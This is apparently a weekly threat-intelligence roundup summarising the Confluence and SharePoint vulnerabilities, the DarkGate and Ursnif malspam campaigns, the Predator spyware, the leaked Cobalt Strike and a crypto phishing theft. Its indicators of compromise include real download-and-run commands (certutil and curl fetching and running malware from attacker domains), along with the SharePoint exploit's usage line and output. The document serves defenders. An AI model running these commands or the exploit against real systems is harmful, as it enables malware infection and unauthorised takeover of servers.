

Threat Intel Roundup: Confluence, ThreatSec, Cobalt

🕒 Week in Overview [3 Oct-10 Oct]



THREATRADAR

By HADESS

WWW.THREATRADAR.NET

Technical Summary

Zero-Day Privilege Escalation in Confluence Server and Data Center

CVE: CVE-2023-22515

This zero-day vulnerability affects on-premises instances of Confluence Server and Confluence Data Center. Originally identified as a privilege escalation flaw, it was later classified as a broken access control issue. Attackers can exploit this vulnerability to create unauthorized Confluence administrator accounts and access instances remotely. The vulnerability is fully unauthenticated and trivially exploitable, posing a severe risk to systems exposed to the public internet.

Darkgate MalSpam Advisory Report - Italy

The Darkgate MalSpam campaign targeted Italian entities. The attack involved malicious emails with stolen conversation content, which contained links leading to zip files. Upon extraction, these files contained malware, ultimately leading to the delivery of malicious executable files. Vigilance and email security measures are crucial to thwarting such campaigns.

Recreation of SharePoint PoC for CVE-2023-29357

CVE: CVE-2023-29357

This technical summary pertains to a proof-of-concept (PoC) recreation of the SharePoint vulnerability tracked as CVE-2023-29357. The PoC is coded in C# and built with .NET Version 4.7.2 in Visual Studio 2017. It is designed to exploit the vulnerability via a command-line interface, using a specified URL. The PoC allows threat actors to remotely execute commands on vulnerable systems.

'Predator Files' Spyware Scandal - Brazen Targeting of Civil Society and Officials


This report highlights the "Predator Files" spyware scandal, which exposed invasive espionage activities targeting civil society, journalists, politicians, and officials globally. The spyware, known as Predator, was used in brazen attacks facilitated by the Intellexa alliance. Predator is highly invasive, providing attackers unfettered access to compromised devices, including microphones, cameras, and sensitive data. The campaign targeted high-profile individuals, including UN officials, members of parliament, and academics.

Threat Posed by Hacker Groups Targeting Israel and US Infrastructure

This section addresses the threat posed by hacker groups targeting the infrastructure of Israel and the United States. Multiple hacker groups have expressed intentions to target government websites and institutions. While the authenticity of some claims remains uncertain, the attacks underscore the persistent cybersecurity challenges faced by governments and organizations. Proactive security measures, incident response planning, and threat intelligence are essential to safeguard against potential cyberattacks.

Key Findings

It is crucial for organizations and individuals to prioritize remediation and patching efforts to safeguard their systems and data. The following key findings highlight the importance of proactive measures to mitigate risks associated with various vulnerabilities and threats:

- Zero-Day Privilege Escalation in Confluence Server and Data Center
- Darkgate MalSpam Advisory Report - Italy 
- Recreation of SharePoint PoC for CVE-2023-29357
- 'Predator Files' Spyware Scandal - Brazen Targeting of Civil Society and Officials
- Threat Posed by Hacker Groups Targeting Israel and US Infrastructure



Vulnerability of the Week

Confluence

CVE-2023-22515

On October 4, 2023, Atlassian released a security advisory regarding CVE-2023-22515, a critical vulnerability affecting on-premises instances of Confluence Server and Confluence Data Center. This security flaw was initially identified as a privilege escalation vulnerability but later reclassified as a broken access control issue. The precise root cause of the vulnerability remains undisclosed, and Atlassian has not provided specific details about its location within Confluence implementations. However, indications point to the `/setup/*` endpoints as potential areas of concern.

The advisory reports that external attackers may have exploited this vulnerability in publicly accessible Confluence Data Center and Server instances to create unauthorized Confluence administrator accounts and gain access to these instances.

Research conducted by Rapid7's team has confirmed that the vulnerability is fully unauthenticated and easily exploitable. It appears that multiple avenues of attack are possible, extending beyond the creation of new administrator accounts. Rapid7's analysis revealed the use of the `/server-info.action` endpoint as a possible attack vector, which was not mentioned in Atlassian's initial indicator of compromise (IOCs).

Atlassian has urgently recommended that on-premises Confluence Server and Data Center customers either update to a fixed version immediately or implement mitigations. The advisory emphasizes that instances exposed to the public internet are particularly susceptible, as this vulnerability can be exploited anonymously.

Affected Products

The following versions of Confluence Server and Data Center are confirmed to be affected by CVE-2023-22515:

- 8.0.0 to 8.5.1

Versions prior to 8.0.0 are not vulnerable to this issue. Additionally, Atlassian Cloud sites and Confluence sites accessed via an `atlassian.net` domain are not affected.

Fixed Versions


To address this critical vulnerability, Atlassian has released the following fixed versions:

- 8.3.3 or later
- 8.4.3 or later
- 8.5.2 (Long Term Support release) or later

Customers are strongly encouraged to update their Confluence Server and Data Center instances to one of these versions promptly.



Leakage Insight



https://twitter.com/darkcoders_mrx/status/1711315854644654131

Cobalt Strike is a legitimate security tool developed by Raphael Mudge for penetration testing, red teaming, and security assessment purposes. It is designed to assist cybersecurity professionals in identifying vulnerabilities within an organization's network and infrastructure. However, Cobalt Strike has also gained notoriety for being abused by threat actors for malicious activities.

The unauthorized distribution of Cobalt Strike 4.9 has several significant security implications:

- 1. Increased Threat Landscape:** The availability of Cobalt Strike 4.9 to threat actors enhances their capabilities, allowing them to conduct more sophisticated and damaging cyberattacks.
- 2. Evasion of Security Measures:** Malicious actors can use Cobalt Strike to bypass traditional security measures, such as firewalls and intrusion detection systems, making it challenging for organizations to detect and defend against attacks.
- 3. Espionage and Data Theft:** Cobalt Strike's Beacon payload can be used for espionage, data exfiltration, and lateral movement within targeted networks, putting sensitive data and intellectual property at risk.
- 4. Ransomware Deployment:** Threat actors can leverage Cobalt Strike for delivering ransomware payloads, potentially causing financial losses and disruption to targeted organizations.
- 5. Financial Fraud:** The tool can be exploited for financial fraud, including phishing campaigns and banking Trojans, leading to financial losses for both individuals and organizations.

To mitigate the risks associated with the leaked Cobalt Strike 4.9, organizations and security professionals are advised to take the following measures:

- 1. Implement Strong Security Practices:** Strengthen network and system security through robust security practices, such as regular patching, network segmentation, and access control.
- 2. Enhance Monitoring and Detection:** Invest in advanced threat detection and monitoring solutions to identify unauthorized Cobalt Strike usage and other suspicious activities.
- 3. User Education:** Train employees and users to recognize social engineering tactics, phishing attempts, and other common attack vectors used in conjunction with Cobalt Strike.
- 4. Update and Secure Cobalt Strike:** If your organization uses Cobalt Strike legitimately, ensure that it is the official, licensed version from the developer, and secure it appropriately.
- 5. Incident Response Preparedness:** Develop and test an incident response plan to minimize the impact of potential cyberattacks involving Cobalt Strike or similar tools.



Malware or Ransomware

ANNEX I – INDICATORS OF COMPROMISE

Intellexa Predator domains linked to this campaign

The earliest Predator infrastructure used in this campaign was registered in July 2022. Earlier Predator domains which used Vietnamese themes were first observed in March 2022. New Predator infrastructure associated with the attack domains used in this campaign continued to be active in September 2023.

DOMAIN NAME	FIRST SEEN
ietnamnews[.]com	2022-03-23
lnktonews[.]co	2022-07-19
witterideal[.]co	2022-07-19
caavn[.]org	2022-08-05
xuatnhapcanhvn[.]info	2022-08-05
tokhaiytehanoi[.]org	2022-08-05
southchinapost[.]net	2023-05-02
scanningandinfo[.]online	2023-05-09
asean-news[.]net	2023-05-09
southchinapost[.]co	2023-06-08
asean-news[.]co	2023-06-08
scanningandinfo[.]co	2023-06-08
newsworldsports[.]co	2023-07-13

Table 7: Intellexa Predator domains linked to this campaign.

According to these documents, Predator spyware infections are managed via a web-based system which Intellexa terms the "Cyber Operation Platform". The Predator interface allows the spyware operator to initiate infection attempts against a target phone, and if successful to retrieve and access sensitive information including photos, location data, chat messages and recordings from the infected device.




Figure 1: Intellexa Predator spyware interface (Source: EIC documents)

<https://twitter.com/blackorbird/status/1711580205285011899>

Predator Spyware Campaign

Between February and June 2023, at least 50 accounts belonging to 27 individuals and 23 institutions were publicly targeted via social media platforms, particularly X (formerly Twitter) and Facebook. The cyber-surveillance weapon used for these attacks was the highly invasive Predator spyware, developed and sold by the Intellexa alliance. This alliance, which has presented itself as "EU-based and regulated," is a conglomerate of companies that develop and distribute surveillance products, including the Predator spyware.

Invasive Nature of Predator

Predator is categorized as highly invasive spyware, capable of unrestricted access to a compromised device's microphone, camera, and all data, including contacts, messages, photos, and videos. Once installed, the user remains unaware of its presence. Presently, this type of spyware cannot be independently audited or limited in its functionality, making it exceedingly challenging to control its misuse.

High-Profile Targets

Among the prominent figures targeted by the Predator spyware campaign are United Nations (UN) officials, a US Senator and Congressman, and the Presidents of the European Parliament and Taiwan. Numerous officials, academics, and institutions have also been subjected to these attacks.

Comments from Amnesty International

Agnes Callamard, Secretary General at Amnesty International, emphasized the grave implications of these attacks, stating, "The targets this time around are journalists in exile, public figures, and intergovernmental officials. But let's make no mistake: the victims are all of us, our societies, good governance, and everyone's human rights."

Regarding the Intellexa alliance's role, she added, "The Intellexa alliance, European-based developers of Predator and other surveillance products, have done nothing to limit who is able to use this spyware and for what purpose. In the wake of this latest scandal, surely the only effective response is for states to impose an immediate worldwide ban on highly invasive spyware."

Targeting Details

The investigation found that an attacker-controlled X (formerly Twitter) account, '@Joseph_Gordon16,' shared malicious links designed to infect targets with the Predator spyware. One notable target was Berlin-based journalist Khoa Lê Trung, who faced threats due to his reporting in Vietnam. This attack is significant as it occurred within the EU, where member states are obligated to control the sale and transfer of surveillance technologies.

International Implications

The investigation revealed that the Predator spyware and other Intellexa alliance products were deployed in at least 25 countries across Europe, Asia, the Middle East, and Africa. These tools have been used to undermine human rights, press freedom, and social movements globally. Amnesty International calls for the immediate revocation of marketing and export licenses issued to the Intellexa alliance by states, including France, Germany, Greece, Ireland, Czech Republic, Cyprus, Hungary, Switzerland, Israel, North Macedonia, and the UAE.

Malware Distribution Sites

Commissione di monitoraggio dell'anagrafe tributaria

From: Direzione nazionale Agenzia delle Entrate <admin@rekistermailma.com>
 Date: Mon, 09/10/2023 13:48
 To:

Gentile cliente,



Dopo un'attenta analisi dei dati e dei saldi relativi alla Segnalazione delle liquidazioni periodiche dell'IVA presentata da Lei per il trimestre 2023, sono state riscontrate alcune discrepanze.

Le comunicazioni relative alle incongruenze individuate sono disponibili nel **Cassetto fiscale** (sezione Agenzia) consultabile sul sito internet dell'Agenzia delle Entrate e nella loro interezza nell'archivio allegato a questa email.

SCARICA IL DOCUMENTO

La presente email è stata generata automaticamente, pertanto La invitiamo a non rispondere a questo indirizzo email.

Cordiali saluti,
 Ufficio Accertamenti
 Direzione Nazionale Agenzia delle Entrate

Nome	Ultima modifica	Tipo	Dimensione
 Informazioni.zip	09/10/2023 14:11	zip Archive	1 KB
 Informazioni.txt	09/10/2023 01:09	Documento di testo	1 KB

Malware Samples

The table below shows all malware samples that are associated with this particolare tag (max 400).

Show 50 entries

Firstseen (UTC)	SHA256 hash	Tags	Signature	Reporter
2023-10-09 12:16:43	9ba1b4b2e831f909487b...	exe	n/a	JAMESWT_MHT
2023-10-09 12:16:27	466fb6d9efc3a0c0716e1...	zip exe	n/a	JAMESWT_MHT
2023-10-09 12:15:56	832fa67d2acb09b6189ae...	url	n/a	JAMESWT_MHT
2023-10-09 12:13:51	87ac13ac12bef9b642806...	url url	n/a	JAMESWT_MHT
2023-10-09 12:11:38	dacb6312eebe9c056ba5f...	exe	n/a	JAMESWT_MHT

https://twitter.com/JAMESWT_MHT/status/1711357394733707592

This advisory report highlights a significant threat involving the Ursnif malware campaign targeting an entity referred to as "Commissione di monitoraggio dell'anagrafe tributaria." The Ursnif campaign, tagged with #Ursnif and #agenziaentrate, is a malicious campaign that utilizes various attack vectors to compromise systems and deliver a payload. The report provides information on the attack chain, indicators of compromise (IOCs), and recommended mitigation measures.

Attack Chain

The Ursnif malware campaign follows a multi-stage attack chain as outlined below:

- Email Attachment:** The initial attack vector begins with a malicious email, which may contain a link (email>lnk>) or a zip attachment (email>zip>). This email is used to lure victims into opening the attachment or clicking on the link.
- URL Redirection:** If a link is present in the email, it redirects the victim to a remote server hosting a zip file (url>zip>). The zip file may contain malicious scripts or files.
- Malicious Payload:** Within the zip file, there is another URL (zip>url>) that points to a location hosting a VBScript (vbs>) file. This VBScript file is used to download and execute a malicious executable (exe) file from another URL (url>exe>).

Indicators of Compromise (IOCs)

The following IOCs are associated with this Ursnif campaign:

- Samples:** <https://bazaar.abuse.ch/browse/tag/agenziaentrate/>
- Malicious URL:** hdstatusvideos.]com/codice/Informazioni.zip
- SMB IP Address:** 62.173.145.25-73-113-164-210
- Payload:** maillines.]top/client.exe
- Certutil Command:** cmd /c certutil -urlcache -split -f http://maillines.]top/client.exe
- C2 Domain:** iextrawebty.]com



Proxylife

```

C:\Windows\SysWOW64\cmd.exe
cmd /c cd /d %temp% & curl -o Autoit3.exe http://piret-wismann.com:2351 & curl -o cztngt.au3 http://piret-wismann.com:2351/cztngt & Autoit3.exe cztngt.au3

C:\Windows\SysWOW64\curl.exe
curl -o Autoit3.exe http://piret-wismann.com:2351

C:\Windows\SysWOW64\curl.exe
curl -o cztngt.au3 http://piret-wismann.com:2351/cztngt

C:\Users\Admin\AppData\Local\Temp\Autoit3.exe
Autoit3.exe cztngt.au3
  
```

Date (UTC)	SHA256 hash	Type	Signature	Tags	Reporter	DL
2023-10-09 12:43:14	4aea930309b590d34488...	unknown	n/a	DarkGate, piret-wismann-com	Mangusta	
2023-10-09 12:37:51	ffd3edf21e63fee92fb9ba...	msi	n/a	DarkGate, piret-wismann-com, signed	Mangusta	
2023-10-09 12:34:34	2e93c63e41f639a3a5c3d...	msi	n/a	DarkGate, piret-wismann-com, signed	Mangusta	

Code Signing Certificate

Organisation:	MK ZN s.r.o.
Issuer:	SSL.com EV Code Signing Intermediate CA RSA R3
Algorithm:	sha256WithRSAEncryption
Valid from:	2023-09-28T15:14:10Z
Valid to:	2024-09-27T15:14:10Z
Serial number:	59f296d0af649e0962d724248d9fdcdb
Intelligence:	2 malware samples on MalwareBazaar are signed with this code signing certificate
Thumbprint Algorithm:	SHA256
Thumbprint:	ce2aa31a714cc05f86d726a959f6655efc40777aa474fb6b9689154dc918a44
Source:	This information was brought to you by ReversingLabs A1000 Malware Analysis Platform

https://twitter.com/Tac_Mangusta/status/1711365259611484196

Attack Staging Domain

- Domain: piret-wismann-com

Attack Chain

The Darkgate malspam campaign follows a multi-stage attack chain, as outlined below:

1. **EML Attachment (Stolen Old Conversation):** The malicious email contains an EML file, often disguised as an old conversation or correspondence. This serves as the initial infection vector.
2. **URL Redirector:** The EML file contains a URL link that redirects the recipient to a remote server. This server serves as an intermediary step in the attack chain.
3. **ZIP Archive:** After the redirection, the victim is led to download a ZIP archive containing multiple files.
4. **MSI (Signed):** Within the ZIP archive, an MSI (Microsoft Installer) file is present. It is noteworthy that this MSI file is digitally signed, which may deceive users into thinking it is legitimate.
5. **EXE (Curl):** The MSI file, once executed, deploys an executable (EXE) file that employs the "curl" utility for further communication with command and control (C2) servers.

Indicators of Compromise (IOCs)

The following indicators of compromise (IOCs) have been associated with the Darkgate malspam campaign:

- Domain: piret-wismann-com
- File Types: EML, ZIP, MSI, EXE
- File Names: Various filenames within the ZIP and EXE files.
- Digital Signature: The MSI file is digitally signed.



TTP Analysis

The KONNI Advanced Persistent Threat (APT) group, believed to originate from North Korea, has a significant presence in the world of cyber espionage. With a focus on targeted attacks, primarily against South Korea, KONNI has gained notoriety for its sophisticated and adaptable tactics. This report provides an overview of the group's operations, tactics, and objectives, highlighting the need for robust cybersecurity measures to mitigate potential threats.

Background

KONNI is an APT group known for its longstanding involvement in cyber espionage. The group's origins are believed to be in North Korea, although attribution in the world of cybersecurity can be challenging. KONNI has consistently directed its attacks towards South Korea, demonstrating a persistent interest in the region.

Modus Operandi

KONNI's operations are characterized by their careful planning and execution. The group primarily relies on spear-phishing emails and malicious documents as entry points for their cyberattacks. By crafting convincing lures and tailored content, they aim to deceive specific individuals or organizations.

Objectives

KONNI's primary objectives include:

- Data Exfiltration:** The group seeks to steal sensitive data, including confidential information, intellectual property, and proprietary data.
- Espionage Activities:** KONNI conducts espionage activities to gather intelligence and monitor the activities of specific targets.

Tools and Techniques

KONNI employs a wide range of malware and tools to achieve its objectives. The group is known for its adaptability, frequently adjusting tactics to evade detection and attribution. Their toolkit includes custom malware, remote access trojans (RATs), and other malicious software.

Attack Chain


The typical attack chain associated with KONNI begins with the download of an ISO image from an Internet-accessible location (ITW URL). This ISO image is used to deploy another zip file containing malicious scripts, initiating the attack process.

https://github.com/blackorbird/APT_REPORT/tree/master/konni





Scam Contract



0x16616009cd98c4429b1c610c4f1e9e16fc64c158baa07e471aeb8c35732cf0fd

Success

18294238 154 Block Confirmations

30 mins ago (Oct-06-2023 09:47:59 PM +UTC) | Confirmed within 2 secs

Transfer From

BC.GAME GET 5 BTC FOR FREE +1000% DEPOSIT BONUS CLAIM NOW

0x7530731E8E438bA3bdF790E731026CffCF19b805

0xae78736Cd615f374D3085123A210448E74Fc6393 (Rocket Pool: rETH Token)

From 0x704f59...F76Ca3ed To 0x90701B...4650B373 For 299.496477999180980028 (\$537,931.61) Rocket Pool ... (rETH...)

0 ETH (\$0.00)

0.0007338260909115 ETH (\$1.21)

<https://etherscan.io/tx/0xdafadaab70ef8d5d445177344ef89dea829ba4ff15787172bcaa474aa84037b4>

Cryptocurrency Phishing Scam Results in Loss of \$299.49 rETH (Approximately \$534,000)

A cryptocurrency investor has reported a significant loss of 299.49 rETH, equivalent to approximately \$534,000, as a result of a cunning crypto phishing scam. The victim unwittingly granted token approval to the scammer by signing "increaseAllowance" transactions, enabling the theft of their digital assets.

The incident unfolded as follows:


- 1. Phishing Email:** The victim received an email that appeared to be from a reputable cryptocurrency exchange. The email contained deceptive elements, such as logos and branding, closely mimicking the legitimate platform.
- 2. Fake Website:** The email instructed the victim to click on a link to access their account, which redirected them to a fraudulent website nearly identical to the legitimate exchange platform. The victim was prompted to log in.
- 3. Token Approval Request:** Upon entering their login credentials, the victim was presented with a prompt to approve a token allowance increase for rETH, a wrapped Ethereum token. Believing it to be a standard security measure, the victim approved the transaction by signing it with their private key.
- 4. Theft of Funds:** Unfortunately, the "increaseAllowance" transaction was not for security purposes but, in fact, a ploy by the scammers to gain access to the victim's wallet. The scammer swiftly transferred 299.49 rETH (equivalent to \$534,000) from the victim's account to an unknown wallet.

Recommendations:

- **Education and Awareness:** Users should be educated about common phishing tactics and encouraged to remain vigilant. They should verify the authenticity of emails, websites, and transactions, especially when asked to approve changes to token allowances or transfer funds.
- **Two-Factor Authentication (2FA):** Enable 2FA on all cryptocurrency exchange accounts and wallets to add an extra layer of security.
- **Use Hardware Wallets:** Consider using hardware wallets for storing significant amounts of cryptocurrency. Hardware wallets provide enhanced security against phishing attacks.
- **Report Suspicious Activity:** Report any suspicious emails or websites to the relevant authorities and the cryptocurrency exchange in question. Timely reporting can help prevent further fraud.
- **Stay Informed:** Stay up-to-date with the latest security practices and developments in the cryptocurrency space to protect your investments.

The loss of 299.49 rETH, valued at approximately \$534,000, to a cryptocurrency phishing scam serves as a reminder that users must remain vigilant and exercise caution when interacting with their digital assets. Crypto scams continue to evolve, and users are urged to take proactive measures to safeguard their investments and personal information. Law enforcement agencies and cryptocurrency platforms are actively working to track down and apprehend the individuals responsible for such attacks.

1Day



<https://securityonline.info/cve-2023-5002-pgadmin-remote-code-execution-vulnerability/>

In the realm of database management, PostgreSQL is recognized as a leading open-source database system, known for its advanced features and user-friendly interface. To enhance database management further, pgAdmin, a widely-used graphical user interface (GUI) tool, simplifies the interaction between users and PostgreSQL databases. However, as with any software, even powerful tools can be susceptible to vulnerabilities.

A critical remote code execution (RCE) vulnerability, identified as CVE-2023-5002, has been identified in pgAdmin, the popular GUI management tool for PostgreSQL databases. This vulnerability affects all versions of pgAdmin prior to 7.7. The vulnerability originates from pgAdmin's HTTP API, which is responsible for validating user-defined paths leading to external PostgreSQL utilities, such as `pg_dump` or `pg_restore`.

Before version 7.7, pgAdmin's security checks exhibited a weakness. The API did not effectively restrict the execution of server code, allowing authenticated users with appropriate access privileges to execute arbitrary commands on the server. This vulnerability could be exploited by cleverly crafting commands as filenames and having them validated through the API. It's akin to an intruder sneaking in through a backdoor while the security guard checks the front entrance.

Of particular concern is the potential for malicious users to inject and execute harmful commands within the pgAdmin server environment.

Notably, this issue does not impact users running pgAdmin in desktop mode.





Trending Exploit

```
C:\> .\CVE-2023-29357\CVE-2023-29357\bin\Release+>CVE-2023-29357.exe http://WIN-R4DU8SN1P6F
Response Status Code unauthenticated against /_api/web/siteusers to fetch the Realm should be Unauthorized: Unauthorized
Realm found in response headers: e4815744-3968-4702-a746-20032ebc9efc
Response Status Code with spoofed JWT against /_api/web/currentuser: OK
Response Status Code with spoofed JWT against /_api/web/siteusers: OK
Site-Admin found
LoginName: i:0#.w|evilcorp\administrator
NameId: s-1-5-21-2706627784-3820795965-3396256789-500
NameIdIssuer: urn:office:idp:activedirectory
Response Status Code against /_api/web/currentuser as SiteAdmin: OK
Now running as SiteAdmin: SHAREPOINT\system
```

<https://github.com/LuemmelSec/CVE-2023-29357>

The CVE-2023-29357 PoC exploit has been developed in C# and is compatible with .NET Framework version 4.7.2. Visual Studio 2017 is the recommended Integrated Development Environment (IDE) for building and compiling the exploit. To ensure all dependencies are correctly installed, it is advisable to use the NuGet Package Manager to manage and install any missing packages.

Usage Instructions

The CVE-2023-29357 PoC exploit can be executed using the following command format:


```
CVE-2023-29357.exe http(s)://yoursharepoint.lol [-v]
```

- **http(s)://yoursharepoint.lol**: Replace this placeholder with the URL of the target SharePoint server.
- **[-v]**: An optional flag for verbose mode to display detailed information during the exploit execution.


<https://github.com/LuemmelSec/CVE-2023-29357>



The Topic of the Week



<https://twitter.com/DarkWebInformer/status/1710807616568394202>



This advisory report addresses concerning developments involving hacker groups targeting infrastructure in Israel and the United States. Two prominent hacker groups, "Ghosts of Palestine" and "Killnet," have recently made public statements and claims related to cyberattacks on government websites and internet service providers (ISPs). While these incidents are indicative of ongoing cyber threats, the severity and authenticity of these claims should be assessed carefully. This report aims to provide an overview of the situation and recommends proactive security measures.

Threat Landscape

The Palestinian hacker group "Ghosts of Palestine" has issued an invitation to hackers worldwide, urging them to launch cyberattacks on both private and public infrastructure in Israel and the United States. Their statement, shared on social media platforms like Twitter, raises concerns about potential cyber threats targeting critical infrastructure and sensitive data.

Killnet

The Russian hacker group "Killnet" has claimed responsibility for hacking the Israel government website and expressed support for Hamas. Their statement places blame on the Israeli government for ongoing conflicts. While the group's motivations and affiliations are apparent, the authenticity and extent of their cyberattacks require thorough investigation.

#ThreatSec

An entity known as "#ThreatSec" has claimed to have breached and disabled the entire Palestinian Gaza ISP infrastructure of [alfanet.ps](#). The veracity of this claim should be subject to investigation by relevant authorities.



cat /etc/HADESS

"Hades" is a cybersecurity company focused on safeguarding digital assets and creating a secure digital ecosystem. Our mission involves punishing hackers and fortifying clients' defenses through innovation and expert cybersecurity services.

Website:
WWW.HADESS.IO

Threat Radar
WWW.THREATRADAR.NET